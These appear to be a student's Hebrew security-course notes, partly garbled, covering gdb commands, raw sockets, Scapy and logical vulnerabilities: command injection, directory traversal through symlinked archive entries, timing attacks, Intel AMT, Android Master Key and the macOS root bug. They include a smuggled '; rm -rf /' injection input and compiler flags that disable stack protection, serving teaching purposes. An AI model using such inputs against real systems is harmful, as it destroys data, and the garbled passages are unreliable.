info registers [<reg>]	מדפיס מידע על כל ה-GPRs אם סופק גיסטר איז ידפיס רק אותו עמודות:	info registers [<reg>]	
register name	value (hex)	for GPRs: value (dec) for others: value (hex)	
address_exp	מדפיס את הערך של הזיכרון ב-ebp (\$ebp - 16 או \$ebp + 16) בדרכו address_exp	x <address_exp>	
f	יציג את הערך שיושב בזכרון בפורמט f פורמטים אפשריים:	x/<f> <address_exp>	
unsigned decimal	u	octal	o
binary	t	hex	x

floating point	f	decimal	d				
string	s	address	a				
instruction	i	char	c				
word (32b value)	w	byte	b				
giant word (64b value)	g	halfword (16b value)	h				
יציג את len הערךם שויישבים בזיכרון בפורמט f				x/<len><f> <address_exp>			
למשל: \$eax \$eip x/3x/7i							
<eax_address>	eax[0]	eax[1]	eax[2]				
דוגמא שימושית: x/7i \$eip							
דפס את 7 פקודות האSEMBLY הבאות							
dump binary memory <file_path> <start address> <end address>	set logging on <gdb command> set logging off						
grep <pattern> <file_path>	shell grep <pattern> gdb.txt						
lists all sections and their addresses				info files	שונות		
<a href="#">gdb מ-ויצא</a>				q			
עדירה				help			
מייצר קובץ בשם filename ושם בתוכו את הערך שנמצא בזיכרון fromAddress עד toAddress				dump memory <filename> <formAddress> <toAddress>			

## Networking Tools

### Raw Sockets

- קיבל את התובורה שנכנסתה לתוך ה-**NIC** אוֹר שהוא ללא הפירוש של מערכת הפעלה עליה.
- **L3 raw socket** - אנחנו שולטים משבבה 3 ומעלה (כולומר, ה-**OS** תבצע את ה-**interpretation** על השבבות שמתוחת)
- **L2 raw socket** - אנחנו שולטים משבבה 2 ומעלה (כולומר, ה-**OS** תבצע את ה-**interpretation** על השבבות שמתוחת)
- לא געשה משהו מתחת לה.

### Scapy

- ספירה בפייתון שמאפשרת לנו לkneg את מה שאנו רוצים שייהי בפקודות בצורה נוחה.
- **scapy** ימלא את כל השבבות שמתוחת

## Logical Vulnerabilities

- חולשות שנובעות בתוצאה מ-**design** (תכנון/אפיון) לא נכון של המערכת. בלומר, מישחו לא אפיין נכון את מה שהוא רצה שהמערכת עשוה וכתוצאה לכך חולשה אינהרנטית במערכת.

### דוגמאות למתקפה שמנצחות חולשות לוגיות

#### code injection

`cat /userfiles/$USERNAME/profile.jpg`

- למשל: עברו קוד שמקבל שם משתמש ואח"כ עושה בו שימוש: התוקף יוכל לספק בקלט: `# rm -rf /`; ולמחוק את כל הקבצים.
- ניצול של CGI – שרטוי אינטרנט עובדים באופן זהה מהם ממתינים לקבל חיבור בפורט כלשהו וברגע שהוא מגיע הם עושים export לכל הפרטיהם שהגינו ב-HTTP Header ומטפלים בחיבור עם תהילך אחר. תוקף יכול לנסוט לגרום לכך שבעת הפרסור של המידע מה-HTTP header ע"י התהילך החדש יורץ קוד שהוא שטל שם.

#### Directory Traversal

- תוקף יכול לנסוט לצאת מהתקייה שהטהילך שמטפל בו נמצא בה (למשל: בעזרה הרבה .. ) ולהגיע למיקומים שימושיים אותו. תקיפה דרך `..`: נשמר ב-`..` קובץ שעושה backward traversal כך שבעת קיזען הוא לא באמת יפרק לתוכה התקייה שתכננו אלא למיקום עליון יותר.
- תקיפה דרך `..`:  
○ יצירת `..`  
○ הוספה ל-`..`: קובץ בשם `a`/ שתוכנו הוא `symlink` לתיקייה ..  
○ הוספה ל-`..`: קובץ בשם `b/a`/ שתוכנו הוא `symlink` לתיקייה ..  
○ הוספה של קבצים דומים באופן שתואר לעיל בכך שבסופו של דבר אם ניגש לאחר חילוץ תוכן התקiya ל- ..

- הגנה – **full canonical path** במקום שהיינו רוצים  
○ נרצה לבנות את הנתיב המלא שנוצר לוודאי שהוא מתחילה בתיקייה שבה אנחנו רוצים להגביל את הפעולות.  
○ יש לעשות זאת אחרי שתרגמנו את כל-ה-`symlinks` לנטייה האמיתית שלהם.

- **Awfully confusing terminology**

- Normalized path – no dots, not repeated slashes
- Full path – rooted path (starting at `/` (Unix), `C:\` (Windows)) instead of current directory
- Canonical path – no `symlinks`, typically a full path
  - Most windows functions do not resolve `symlinks`
- Absolute path – Check your framework...

- **Windows accepts both / and \!**

#### Timing Attack

- אם משך החישוב שלוקח עברו בדיקה האם קלט המستخدم מהו זה סיסמה נכונה או לא אז תוקף יוכל לפענה את התווים של הסיסמה זו-תו לפि משך הזמן שלוקח לפונקציה להחזיר תשובה (אם עברו تو בלשונו קיבל משך ארוך יותר אז בנראות שהוא האחרון הוא חלק תקין מהסיסמה).

#### Intel AMT

- מתקפה ידועה שהייתה על השירותים של intel.
- התבוסה על האורקל של הקלט המשמש (שהיה אמר לו להיות אחרי הצפנה (שקרתה מצד לקוח) שהייתה אמורה לגרום לכל הקלטים להיות אורך אחיד) בכך שהשוויטה את הסיסמה הנכונה לקלט מהמשתמש אך רק באורקל של הקלט המשמש:  
`strcmp(computed_hash, response, strlen(response))`

- פרצת אבטחה באנדרואיד שאפשרה לכל מי שמתחבר עם USB שמכיל את (ADB = Android Debugger Bridge) להציג גישתADMİN למכשיר.

### Master Key

- .zip archives הם APK (= Android Application Package)
- בשםפתח מייצר אפליקציה:
  - הוא מעלה ZIP שלו ל-google play
  - google מודדת שאף אחד מהקבצים אינם זדוני.
  - google חותמת את המסמכים ושומרת את החתימות בחלק מה-ZIP.
- לפני התקינה של האפליקציה על כל מכשיר אנדרואיד, החתיימות מודדות אל מול google store.
- הבעיה עם ארכיווי ZIP היא שהם אפשרו شيء יותר מקובץ אחד עם אותו שם. ובמצב שבו הי יותר מקובץ אחד עם השם של האפליקציה אז הווידוא של החתיימות בוצע על הקובץ הראשון והתקינה של הפונקציה קرتה על הקובץ האחרון (זה קרה בעקבות שימוש ב-2 מבני נתונים שונים).

### #iamroot

- חולשה שאפשרה להתחבר עם root למחשבי MAC בניסיון השני להתחברות עם שם משתמש root וסיסמה ריקה.

## A Python-on-Linux Shortcut

- **backtick = `**
- בשנותנים לפקודה ארגומנט בתוך backticks, ה-shell מרים את הפקודה שבתוך backticks ו להעביר את הפלט שלה לפקודה "הראשית".
- למשל: `ls` echo יגרום להרצת ls והעברת הפלט שלה בתור ארגומנט ל-echo.
- **c -c python**: גורם להרצת ה-CLI python interpreter בתוכנית ב-CLI
- בעזרת שני הדברים הנ"ל נוכל לעשות דברים כמו:
  - `./a.out `python -c "print 'a'\*100` - יגרום להרצת תוכנית פיתון שתדפיס 100 פעמים a וכל הפלט שלה יועבר בתור קلت ל-a.out`.

יצירת בינארי מקובץ c עם inline assembly:  
`gcc -masm=intel <file_name>.c -o <exec_name>`

בדיקה האם ניתן לבתוב ל-segments השוניים:  
`objdump -h -Mintel -d <exec_name>`

הרצה gdb על פיתון:  
`gdb -ex r -args python3 <file_name>.py`

אפשר הרצת קוד שנמצא על המחשבנית:  
`gcc -z execstack -masm=intel <file_name>.c`

`-fno-pic`

`-fno-stack-protector`